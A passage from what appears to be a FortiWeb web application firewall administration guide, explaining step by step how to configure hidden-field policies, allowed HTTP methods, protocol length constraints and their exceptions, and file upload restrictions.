
- Repeat the previous steps for each post URL or hidden field that you want to manually add to the hidden field rule.

- On the *Hidden Fields Rule* dialog, click *OK*.

- Go to *Web Protection > Input Validation > Hidden Fields Policy*.

14. Click *Create New*.

A dialog appears.



Edit Hidden Filed Policy		
Name	hidden-field-policy1	
OK Cancel		
+ Create New Edit Delete		
<input type="checkbox"/>	ID	Hidden Fields Rule
<input type="checkbox"/>	1	hidden-fields-rule1

15. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

16. Click *OK*.

17. Click *Create New* to include a rule in the set.

18. From the *Hidden Fields Rule* drop-down list, select the name of an existing hidden field rule that you want to add to the set.

19. Click *OK*.

20. Repeat the previous steps for each individual rule that you want to add to the hidden fields policy.

21. To apply a hidden field policy:

- select it in an inline protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#)) and
- enable *Session Management*

#### See also

- [Connecting to FortiGuard services](#)
- [How often does Fortinet provide FortiGuard updates for FortiWeb?](#)
- [IPv6 support](#)

## Specifying allowed HTTP methods

You can configure policies that allow only specific HTTP request methods. This can be useful for preventing attacks, such as those exploiting the HTTP method `TRACE`.

Some popular web applications such as Subversion, CalDAV, and WebDAV require custom or less common HTTP methods. While developing web applications, the HTTP method `TRACE` may be useful, but in production environments, it may disclose sensitive information to attackers. Many web applications only require `GET` and `POST`. Disabling all unused methods reduces the potential attack surface area for attackers. If you are unsure what HTTP methods are required by your web applications, you can use auto-learning to discover them. See [“Auto-learning” on page 160](#).



Generally, `TRACE` should only be used during debugging, and should be disabled otherwise.

## To configure an HTTP request method policy

1. If you want to include method exceptions in a policy, create them first. For more information, see [“Configuring allowed method exceptions” on page 465](#).
2. Go to *Web Protection > Access > Allow Method Policy*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

3. Click *Create New*.

A dialog appears.

4. Configure these settings:



Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Allow Request</b>	<p>Mark the check boxes for all HTTP request methods that you want to allow for this specific policy.</p> <p>Methods that you do not select will be denied, unless specifically allowed for a host and/or URL in the selected <i>Allow Method Exceptions</i>.</p> <p>The <i>OTHERS</i> option includes methods not specifically named in the other options. It often may be required by WebDAV (<a href="#">RFC 4918</a>) applications such as <a href="#">Microsoft Exchange Server 2003</a> and <a href="#">Subversion</a>, which may require HTTP methods not commonly used by web browsers, such as <code>PROPFIND</code> and <code>BCOPY</code>.</p> <p><b>Note:</b> If a <i>WAF Auto Learning Profile</i> is used in the server policy where the HTTP request method is applied (via the <i>Web Protection Profile</i>), you must enable the HTTP request methods that will be used by sessions that you want the FortiWeb appliance to learn about. If a method is disabled, the FortiWeb appliance will reset the connection, and therefore cannot learn about the session.</p>
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"><li>• Low</li><li>• Medium</li><li>• High</li></ul> <p>The default value is <i>Medium</i>.</p>

Setting name	Description
<b>Trigger Action</b>	Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a> .
<b>Allow Method Exceptions</b>	<p>Select an HTTP request method exception definition to apply to the policy. The method exceptions define specific HTTP request methods that are allowed by specific URLs and hosts.</p> <p>If you want to view the information associated with the HTTP request method exceptions used by this policy, select the <i>Detail</i> link beside the <i>Allow Method Exceptions</i> list. The <i>Allow Method Exceptions</i> dialog appears. Use the browser <i>Back</i> button to return.</p> <p>For more information, see <a href="#">“Configuring allowed method exceptions”</a>.</p>

- Click *OK*.
- To apply the allowed method policy, select it in an inline or offline protection profile (see [“Configuring a protection profile for inline topologies” on page 496](#) or [“Configuring a protection profile for an out-of-band topology or asynchronous mode of operation” on page 506](#)).

**See also**

- [IPv6 support](#)

## Configuring allowed method exceptions

You can configure exceptions to allowed HTTP method policies.

While most URL and host name combinations controlled by a profile may require similar HTTP request methods, you may have some that require different methods. Instead of forming separate policies and profiles for those requests, you can configure allowed method exceptions. The exceptions define specific HTTP request methods that are allowed by specific URLs and hosts.

### To configure an allowed method exception

- Before you configure an allowed method exception, if you want to apply it only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see [“Defining your protected/allowed HTTP “Host:” header names” on page 260](#).
- Go to *Web Protection > Access > Allow Method Exceptions*.  
To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see [“Permissions” on page 52](#).

- Click *Create New*.

A dialog appears.

ID	Host	Host Status	URL Pattern	Type	Allow Method Exception
1	www.example.com	Enable	^\\beta*	Regular Expression	GET POST HEAD OPTIONS TRACE OTHERS

- In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
- Click *OK*.
- Click *Create New* to add an entry to the set.  
A dialog appears.
- Configure these settings:

Setting name	Description
<b>Host Status</b>	Enable to require that the <code>Host :</code> field of the HTTP request match a protected host names entry in order to match the allowed method exception. Also configure <i>Host</i> .
<b>Host</b>	Select which protected host names entry (either a web host name or IP address) that the <code>Host :</code> field of the HTTP request must be in to match the allowed method exception.  This option is available only if <i>Host Status</i> is enabled.
<b>Type</b>	Select whether <i>URL Pattern</i> is a <i>Simple String</i> (that is, a literal URL) or a <i>Regular Expression</i> .

Setting name	Description
<b>URL Pattern</b>	<p>Depending on your selection in <i>Type</i>, enter either:</p> <ul style="list-style-type: none"> <li>the literal URL, such as <code>/index.php</code>, that is an exception to the generally allowed HTTP request methods. The URL must begin with a slash (/).</li> <li>a regular expression, such as <code>^/*\.php</code>, matching all and only the URLs which are exceptions to the generally allowed HTTP request methods. The pattern does not require a slash (/); however, it must at match URLs that begin with a slash, such as <code>/index.cfm</code>. For example, if multiple URLs on a host have identical HTTP request method requirements, you would type a regular expression matching all of and only those URLs.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the &gt;&gt; (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see “<a href="#">Regular expression syntax</a>” on page 726).</p>
<b>Allow Method Exception</b>	<p>Mark the check boxes of all HTTP request methods that you want to allow. Methods that you do not select will be denied.</p> <p>The <i>OTHERS</i> option includes methods not specifically named in the other options. It often may be required by WebDAV (<a href="#">RFC 4918</a>) applications such as <a href="#">Microsoft Exchange Server 2003</a> and <a href="#">Subversion</a>, which may require HTTP methods not commonly used by web browsers, such as <code>PROPFIND</code> and <code>BCOPY</code>.</p> <p><b>Note:</b> If a <i>WAF Auto Learning Profile</i> will be selected in the policy with an offline protection profile that uses this allowed method exception, you must enable the HTTP request methods that will be used by sessions that you want the FortiWeb appliance to learn about. If a method is disabled, the FortiWeb appliance will reset the connection, and therefore cannot learn about the session.</p>

8. Click *OK*.
9. Repeat the previous steps for each exception that you want to add to the allowed method exceptions.
10. To apply the allowed method exception, select it in an allowed method policy. For details, see “[Specifying allowed HTTP methods](#)” on page 463.

#### See also

- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)

## HTTP/HTTPS protocol constraints

Protocol constraints govern features such as the HTTP header fields in the protocol itself, as well as the length of the HTML, XML, or other documents or encapsulated protocols carried in the HTTP body payload.

Use protocol constraints to prevent attacks such as buffer overflows. Buffer overflows can occur in web servers and applications that do not restrict elements of the HTTP protocol to acceptable lengths, or that mishandle malformed requests. Such errors can lead to security vulnerabilities.



Default HTTP protocol constraint values reflect the buffer size of your FortiWeb model's HTTP parser. **Use protocol constraints to block requests that are too large for the memory size of FortiWeb's scan buffers.** Failure to block items that are too large to be buffered could compromise your network's security, and allow requests **without** scanning or rewriting. See ["Buffer hardening" on page 647](#).

For example, if your web applications require HTTP `POST` requests with unusually large parameters, you would adjust the HTTP body buffer size (see `http-cachesize` in the [FortiWeb CLI Reference](#)). Then, you would configure [Malformed Request](#) and other HTTP protocol constraints to harden your configuration.

This scan is bypassed if the client's source IP is a known search engine and you have enabled [Allow Known Search Engines](#).

### To configure an HTTP protocol constraint

1. If you plan to add constraint exceptions to your HTTP protocol constraints, configure the exceptions first. See ["Configuring HTTP protocol constraint exceptions" on page 475](#). If you want to use a trigger when the rule is violated, configure it also. See ["Configuring triggers" on page 589](#).
2. Go to *Web Protection > Protocol > HTTP Protocol Constraints*.  
To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see ["Permissions" on page 52](#).
3. Click *Create New*.  
A dialog appears.

4. Configure these settings:

New HTTP Protocol Constraints				
Name	http-constraint1			
	Action	Block Period	Severity	Trigger Action
<b>Illegal Host Name</b>	<input checked="" type="checkbox"/>	Period Block ▼	60	Medium ▼ notification-server ▼
<b>Illegal HTTP Version</b>	<input checked="" type="checkbox"/>	Period Block ▼	60	Medium ▼ notification-server ▼
<b>Illegal HTTP Request Method</b>	<input checked="" type="checkbox"/>	Period Block ▼	60	Medium ▼ notification-server ▼
<b>HTTP Request Length</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Content Length</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Body Length</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Header Length</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Header Line Length</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Number of Header Lines in Request</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Total URL and Body Parameters Length</b>		Alert & Deny ▼	60	Medium ▼ notification-server ▼
<b>Total URL Parameters Length</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Number of URL Parameters</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Number of Cookies in Request</b>		Alert ▼	60	Low ▼ [Please Select...] ▼
<b>Number of ranges in Range Header</b>		Period Block ▼	60	High ▼ notification-server ▼
<b>Malformed Request</b>	<input checked="" type="checkbox"/>	Period Block ▼	60	Medium ▼ notification-server ▼
<b>Exception Name</b>	[Please Select...] ▼ <a href="#">Detail...</a>			



To disable a parameter check, type 0.

Setting name	Description
<b>Name</b>	Type a unique name that can be referenced in other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.
<b>Action</b>	<p>Select which action the FortiWeb appliance will take when it detects a violation of the rule:</p> <ul style="list-style-type: none"> <li>• <b>Alert</b> — Accept the connection and generate an alert email and/or log message.</li> <li>• <b>Alert &amp; Deny</b> — Block the request (reset the connection) and generate an alert and/or log message. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>.</li> <li>• <b>Period Block</b> — Block subsequent requests from the client for a number of seconds. Also configure <a href="#">Block Period</a>. You can customize the web page that will be returned to the client with the HTTP status code. See <a href="#">“Uploading a custom error page” on page 495</a> or <a href="#">Attack Blocking Error Message</a>. <b>Note:</b> If FortiWeb is deployed behind a NAT load balancer, when using this option, you <b>must</b> also define an X-header that indicates the original client’s IP (see <a href="#">“Defining your proxies, clients, &amp; X-headers” on page 283</a>). Failure to do so may cause FortiWeb to block <b>all</b> connections when it detects a violation of this type.</li> </ul> <p>The default value is <i>Alert</i>.</p> <p><b>Caution:</b> This setting will be ignored if <a href="#">Monitor Mode</a> is enabled.</p> <p><b>Note:</b> Logging and/or alert email will occur only if enabled and configured. See <a href="#">“Logging” on page 574</a> and <a href="#">“Alert email” on page 610</a>.</p> <p><b>Note:</b> If you will use this rule set with auto-learning, you should select <i>Alert</i>. If <a href="#">Action</a> is <i>Alert &amp; Deny</i>, or any other option that causes the FortiWeb appliance to terminate or modify the request or reply when it detects an attack attempt, the interruption will cause incomplete session information for auto-learning.</p>
<b>Block Period</b>	<p>Type the number of seconds that you want to block subsequent requests from the client after the FortiWeb appliance detects that the client has violated the rule.</p> <p>This setting is available only if <a href="#">Action</a> is set to <i>Period Block</i>. The valid range is from 1 to 3,600 (1 hour). The default value is 60. See also <a href="#">“Monitoring currently blocked IPs” on page 641</a>.</p>

Setting name	Description
<b>Severity</b>	<p>When rule violations are recorded in the attack log, each log message contains a <i>Severity Level</i> (<code>severity_level</code>) field. Select which severity level the FortiWeb appliance will use when it logs a violation of the rule:</p> <ul style="list-style-type: none"> <li>• Low</li> <li>• Medium</li> <li>• High</li> </ul> <p>The default value is <i>High</i>.</p>
<b>Trigger Action</b>	<p>Select which trigger, if any, that the FortiWeb appliance will use when it logs and/or sends an alert email about a violation of the rule. See <a href="#">“Configuring triggers” on page 589</a>.</p>
<b>Illegal Host Name</b>	<p>Enable to check for illegal characters in the <code>Host</code> : line of the HTTP header, such as null characters or encoded characters.</p> <p>For example, characters such as <code>0x0</code> or <code>%00*</code> will be considered illegal.</p> <p>Attack log messages contain <code>Illegal Host Name</code> when this feature detects an invalid host name.</p>
<b>Illegal HTTP Version</b>	<p>Enable to check for invalid HTTP version numbers. Currently, the only valid version strings are <code>HTTP/0.9</code>, <code>HTTP/1.0</code> or <code>HTTP/1.1</code>.</p> <p>Attack log messages contain <code>Illegal HTTP Version</code> when this feature detects an invalid HTTP version number.</p>
<b>Illegal HTTP Request Method</b>	<p>Enable to check for invalid HTTP request methods according to <a href="#">RFC 2616</a> or <a href="#">RFC 4918</a>. Any method not defined in these RFCs — including misspellings like <code>GETT</code> as well as other HTTP extension methods (e.g. <code>CalDAV</code>) like <code>MKCALENDAR</code> — are considered invalid.</p> <p>Attack log messages contain <code>Illegal HTTP Method</code> when this feature detects an invalid HTTP request method.</p>
<b>HTTP Request Length</b>	<p>Type the maximum acceptable length in bytes of the entire HTTP request, including both headers and body.</p> <p>Attack log messages contain <code>HTTP Request Length Exceeded</code> when this feature detects an excessively large HTTP request.</p>
<b>Content Length</b>	<p>Type the maximum acceptable length in bytes of the request body. Length is determined by comparing this limit with the value of the <code>Content-Length</code> : field in the HTTP header.</p> <p>Attack log messages contain <code>Content Length Exceeded</code> when this feature detects a content length buffer overflow attempt.</p> <p><b>Tip:</b> RPC requests’ content length often do not match their own <code>Content-Length</code> : header. Attackers may also intentionally craft mismatching <code>Content-Length</code> : headers in an attempt to cloak buffer overflows. For those cases, use other limits instead or in addition, such as <a href="#">Body Length</a> and <a href="#">“Limiting file uploads” on page 479</a>.</p>

Setting name	Description
<b>Body Length</b>	<p>Type the maximum acceptable size in bytes of the HTTP body.</p> <p>For requests that use the HTTP <code>POST</code> method, this typically includes parameters from submitted by HTML form inputs. In the case of file uploads, this can normally be many megabytes. For most simple forms, however, the body should be only a few kilobytes in size at maximum.</p> <p>Attack log messages contain <code>Body Length Exceeded</code> when this feature detects a body size buffer overflow attempt.</p>
<b>Header Length</b>	<p>Type the maximum acceptable size in bytes of all HTTP header lines.</p> <p>Attack log messages contain <code>Total Size of All Headers Too Large</code> when this feature detects a header size buffer overflow attempt.</p>
<b>Header Line Length</b>	<p>Type the maximum acceptable size in bytes of each line in the HTTP header.</p> <p>Attack log messages contain <code>Header Line Too Large</code> when this feature detects an attempted header line length buffer overflow.</p>
<b>Number of Header Lines In Request</b>	<p>Type the maximum acceptable number of lines in the HTTP header.</p> <p>Attack log messages contain <code>Too Many Headers</code> when this feature detects a header line count buffer overflow attempt.</p>
<b>Total URL and Body Parameters Length</b>	<p>Type the total maximum total acceptable size in bytes of all parameters in the URL and/or, for HTTP <code>POST</code> requests, the HTTP body.</p> <p>Question mark ( <code>?</code> ), ampersand ( <code>&amp;</code> ), and equal ( <code>=</code> ) characters are not included.</p> <p>Attack log messages contain <code>Total URL and Body Parameters Length Exceeded</code> when this feature detects a total parameter size buffer overflow attempt.</p>
<b>Total URL Parameters Length</b>	<p>Type the total maximum acceptable length in bytes of all parameters, including their names and values, in the URL. Parameters usually appear after a <code>?</code>, such as:</p> <p><code>/url?<b>parameter1=value1&amp;parameter2=value2</b></code></p> <p>It does <b>not</b> include parameters in the HTTP body, which can occur with HTTP <code>POST</code> requests. For those, configure <a href="#">Total URL and Body Parameters Length</a> or <a href="#">Body Length</a> instead.</p> <p>Attack log messages contain <code>Total URL Parameters Length Exceeded</code> when this feature detects a URL parameter line length buffer overflow attempt.</p>

Setting name	Description
<b>Number of URL Parameters</b>	<p>Type the maximum number of parameters in the URL. The maximum number is 104.</p> <p>It does <i>not</i> include parameters in the HTTP body, which can occur with HTTP <code>POST</code> requests.</p> <p>Attack log messages contain <code>Too Many Parameters in Request</code> when this feature detects a URL parameter count buffer overflow attempt.</p>
<b>Number of Cookies In Request</b>	<p>Type the maximum acceptable number of cookies in an HTTP request.</p> <p>Attack log messages contain <code>Too Many Cookies in Request</code> when this feature detects a cookie count buffer overflow attempt.</p>
<b>Number of ranges in Range Header</b>	<p>Type the maximum acceptable number of <code>Range :</code> lines in each HTTP header. The default value is 5.</p> <p>Attack log messages contain <code>Too Many Range Headers</code> when this feature detects too many <code>Range :</code> header lines.</p> <p><b>Tip:</b> Some versions of Apache are vulnerable to a denial of service (DoS) attack on this header, where a malicious client floods the server with many <code>Range :</code> headers. The default value is appropriate for un-patched versions of Apache 2.0 and Apache 2.1.</p>

Setting name	Description
<b>Malformed Request</b>	<p>Enable to inspect the request for:</p> <ul style="list-style-type: none"> <li>• syntax errors</li> <li>• exceeding the maximum buffer size allowed by FortiWeb's HTTP parser</li> </ul> <p>Errors and buffer overflows can cause problems in web servers that do not handle them gracefully. Such problems can lead to security vulnerabilities.</p> <p>Attack log messages contain <code>Too Many Parameters Or Too Many Flash Parameters</code> or another message that indicates the specific cause when this feature detects a request with parser errors or a FortiWeb buffer overflow attempt.</p> <p><b>Caution:</b> Fortinet strongly recommends to enable this option <i>unless</i> large requests/parameters are required by the web application. If part of a request is too large for its scan buffer, FortiWeb cannot scan it for attacks. It also cannot perform rewrites. <b>Unless you configure it to block, FortiWeb will allow oversized requests to pass through without scanning or rewriting.</b> This could allow padded attacks to pass through, and rewriting to be skipped.</p> <p>If feasible, instead of disabling this option:</p> <ul style="list-style-type: none"> <li>• Enlarge the scan buffer for each parameter (see <code>http-cachesize</code> in the <a href="#">FortiWeb CLI Reference</a>). Requests larger than the buffer will be flagged as potentially malformed by FortiWeb's parser, causing FortiWeb to block normal requests (i.e. false positives). For more buffer specifications, see "<a href="#">Buffer hardening</a>" on page 647.</li> <li>• Disable this setting only for URLs that require oversized parameters (see "<a href="#">Configuring HTTP protocol constraint exceptions</a>" on page 475)</li> </ul>
<b>Exception Name</b>	<p>Select the HTTP constraints exception, if any, that you want to apply to this policy (see "<a href="#">Configuring HTTP protocol constraint exceptions</a>" on page 475).</p> <p>If you want to view or change the information associated with an exception, select the <i>Detail</i> link. The <i>HTTP Constraints Exception</i> dialog appears, where you can view and edit the exceptions.</p>

5. Click *OK*.
6. To apply the HTTP protocol constraint profile, select it in an inline or offline protection profile (see "[Configuring a protection profile for inline topologies](#)" on page 496 or "[Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)" on page 506).

#### See also

- [Sequence of scans](#)
- [IPv6 support](#)

## Configuring HTTP protocol constraint exceptions

You can configure exceptions for use with HTTP protocol constraints.

Exceptions define HTTP constraints that will **not** be subject to HTTP protocol constraint. Exceptions are useful when you know that some HTTP protocol constraints, during normal use, will cause false positives by matching an attack signature.

For example, if no exceptions are defined, FortiWeb executes the HTTP protocol constraint as defined in “[HTTP/HTTPS protocol constraints](#)” on page 467. But, if you mark the check box for *Header Length* in a HTTP protocol constraint exception for a specific host, FortiWeb will skip the HTTP header length check when executing the web protection profile for that host.

As another example, some web applications require very large HTTP `POST` requests. You can use *Malformed Request* to create an exception from the constraint for those requests.



Like any software, FortiWeb’s buffers are not endless. If an HTTP request overall or its individual components such as parameters are too long to fit the scan buffer, they will you do not want to

### To configure an HTTP constraint exception

1. Go to *Web Protection > Protocol > HTTP Constraints Exception*.

To access this part of the web UI, your administrator’s account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see “[Permissions](#)” on page 52.

2. Click *Create New*.

A dialog appears.

ID	Host Status	Host	Request Type	Request File
1	Enable	www.example.com	Simple String	/constraint-exception

3. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. Click *OK*.

5. Click *Create New* to add an entry to the set.

A dialog appears.

6. Configure these settings:

**New HTTP Constraints Exception Rule**

<b>ID</b>	auto
Host Status	<input checked="" type="checkbox"/>
Host	<input type="text" value="www.example.com"/> ▾
Request Type	<input checked="" type="radio"/> Simple String <input type="radio"/> Regular Expression
URL Pattern	<input type="text" value="/constraint-exception"/> >>
Header Length	<input checked="" type="checkbox"/>
Content Length	<input type="checkbox"/>
Body Length	<input type="checkbox"/>
Total URL & Body Parameters Length	<input type="checkbox"/>
Header Line Length	<input checked="" type="checkbox"/>
HTTP Request Length	<input type="checkbox"/>
Total URL Parameters Length	<input type="checkbox"/>
Number of Cookies in Request	<input checked="" type="checkbox"/>
Number of Header Lines in Request	<input checked="" type="checkbox"/>
Illegal HTTP Request Method	<input type="checkbox"/>
Number of URL Parameters	<input type="checkbox"/>
Illegal Host Name	<input type="checkbox"/>
Number of ranges in Range Header	<input type="checkbox"/>
Malformed Request	<input type="checkbox"/>

Setting name	Description
<b>Host Status</b>	Enable to apply this HTTP constraint exception only to HTTP requests for specific web hosts. Also configure <i>Host</i> .  Disable to apply the exceptions to all web hosts.
<b>Host</b>	Select the IP address or fully qualified domain name (FQDN) of the protected host to which this exception applies.  This setting is available only if <i>Host Status</i> is enabled.
<b>Request Type</b>	Select whether the <i>URL Pattern</i> field will contain a literal URL ( <i>Simple String</i> ), or a regular expression designed to match multiple URLs ( <i>Regular Expression</i> ).

Setting name	Description
<b>URL Pattern</b>	<p>Depending on your selection in the <i>Request Type</i> field, enter either:</p> <ul style="list-style-type: none"> <li>the literal URL, such as <code>/index.php</code>, that the HTTP request must contain in order to match the input rule. The URL must begin with a backslash (<code>/</code>).</li> <li>a regular expression, such as <code>^/*\.php</code>, matching all and only the URLs to which the input rule should apply. The pattern does not require a slash (<code>/</code>); however, it must at match URLs that begin with a slash, such as <code>/index.cfm</code>.</li> </ul> <p>Do not include the domain name, such as <code>www.example.com</code>, which is configured separately in the <i>Host</i> drop-down list.</p> <p>To create and test a regular expression, click the <code>&gt;&gt;</code> (test) icon. This opens the <i>Regular Expression Validator</i> window where you can fine-tune the expression (see <a href="#">“Regular expression syntax” on page 726</a>).</p>
<b>Header Length</b>	Enable to omit the constraint on the maximum acceptable size in bytes of the HTTP header.
<b>Content Length</b>	Enable to omit the constraint on the maximum acceptable size in bytes of the request body.
<b>Body Length</b>	Enable to omit the constraint on the maximum acceptable size in bytes of the HTTP body.
<b>Parameter Length</b>	Enable to omit the constraint on the maximum acceptable size in bytes of parameters in the URL or, for HTTP <code>POST</code> requests.
<b>Header Line Length</b>	Enable to omit the constraint on the maximum acceptable size in bytes of each line in the HTTP header.
<b>HTTP Request Length</b>	Enable to omit the constraint on the maximum acceptable length in bytes of the HTTP request.
<b>URL Parameter Length</b>	Enable to omit the constraint on the maximum acceptable size of an URL parameter (including the name and value).
<b>Number of Cookies In Request</b>	Enable to omit the constraint on the maximum acceptable number of cookies in an HTTP request.
<b>Number of Header Lines In Request</b>	Enable to omit the constraint on the maximum acceptable number of lines in the HTTP header.
<b>Illegal HTTP Request Method</b>	Enable to omit the constraint on to check for invalid HTTP version numbers.
<b>Number of URL Parameters</b>	Enable to omit the constraint on the maximum number of parameters in the URL.
<b>Illegal Host Name</b>	Enable to omit the constraint on invalid characters in the <code>Host :</code> line of the HTTP header, such as null characters or encoded characters.

Setting name	Description
<b>Number of ranges in Range Header</b>	<p>Enable to omit the constraint on the maximum acceptable number of <code>Range :</code> lines in an HTTP header.</p> <p><b>Tip:</b> Some versions of Apache are vulnerable to a denial of service (DoS) attack on this header, where a malicious client floods the server with many <code>Range :</code> headers. If your web servers do <b>not</b> run Apache and are not vulnerable to this attack, mark this check box to omit it from the scan and improve performance.</p>
<b>Malformed Request</b>	<p>Enable to omit the constraint on syntax and FortiWeb parsing errors.</p> <p><b>Caution:</b> Some web applications require abnormal or very large HTTP <code>POST</code> requests. Since allowing such errors and excesses is generally bad practice and can lead to vulnerabilities, use this option to omit the malformed request scan only if absolutely necessary.</p>

7. Click *OK*.
8. Repeat the previous steps for each rule you want to add to the exception.
9. Group the HTTP protocol constraint exception in an HTTP protocol constraint profile (see [“HTTP/HTTPS protocol constraints” on page 467](#)).

**See also**

- [Configuring a protection profile for inline topologies](#)
- [Configuring a protection profile for an out-of-band topology or asynchronous mode of operation](#)

# Limiting file uploads

You can restrict file uploads based upon file type and size.

Detection and restriction are performed by scanning `Content-Type:` and `Content-Length:` headers in HTTP `PUT` and `POST` request methods submitted to your web servers.

For example, if you want to allow only specific types of files (MP3 audio files, PDF text files and GIF and JPG picture files) to be uploaded to:

```
http://www.example.com/upload.php
```

create a file upload restriction policy that contains rules that define only those specific file types. When FortiWeb receives an HTTP `PUT` or `POST` request for the `/upload.php` URL with `Host: www.example.com`, it scans the HTTP request and allows only the specified file types to be uploaded. FortiWeb blocks file uploads for any HTTP request that contains non-specified file types.

## To configure a file upload restriction

1. Go to *Web Protection > Input Validation > File Upload Restriction Rule*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see ["Permissions" on page 52](#).

2. Click *Create New*.

A dialog appears.

ID	Allow File Types
1	MP3
2	AVI
3	Apple Lossless Audio(.m4a)
4	MPEG v4
5	3GPP
6	AVI
7	Macromedia Flash


3. In *Name*, type a unique name that can be referenced by other parts of the configuration. Do not use spaces or special characters. The maximum length is 35 characters.

4. If you want to apply this file upload restriction rule only to requests for specific web hosts:
  - Enable *Host Status*.
  - From *Host*, select the IP address or FQDN of a protected host.

Disable *Host Status* to match the file upload restriction rule based upon the other criteria, such as the URL, but regardless of the `Host :` field

5. In *Request URL*, type the literal URL, such as `/upload.php`, to which the file upload restriction applies. The URL must begin with a slash (`/`).  
Do not include the name of the host, such as `www.example.com`, which is configured separately in the *Host* drop-down list.
6. In *File Upload Limit*, type a number to represent the maximum size in kilobytes for any individual file. The upload rule rejects allowed files larger than this number. The valid range is from 0 to 5,120 KB (5 MB).
7. Click *OK*.
8. To add or remove file types, click *Add File Types*.

A dialog appears.



9. In the *File Types* pane, select the file types to allow, then click the right arrow (`->`) to move them to the *Allow Files Types* pane.



Microsoft Office Open XML file types such as `.docx`, `xlsx`, `.pptx`, and `.vsdx` are a type of ZIP-compressed XML. If you specify restrictions for them, those signatures will take priority. However, if you do **not** select a MSOOX restriction but **do** have an XML or ZIP restriction, the XML and ZIP restrictions will still apply, and the files will still be restricted.

10. Click *OK*.
11. Go to *Web Protection > Input Validation > File Upload Restriction Policy*.

To access this part of the web UI, your administrator's account access profile must have *Read* and *Write* permission to items in the *Web Protection Configuration* category. For details, see "[Permissions](#)" on page 52.

12. Click *Create New*.

A dialog appears.

13. Configure these settings:

**Edit File Upload Restriction Policy**

**Name**

**Action**

**Block Period**  (1~3600)(Seconds)

**Severity**

**Trigger Action**

**Antivirus Scan**

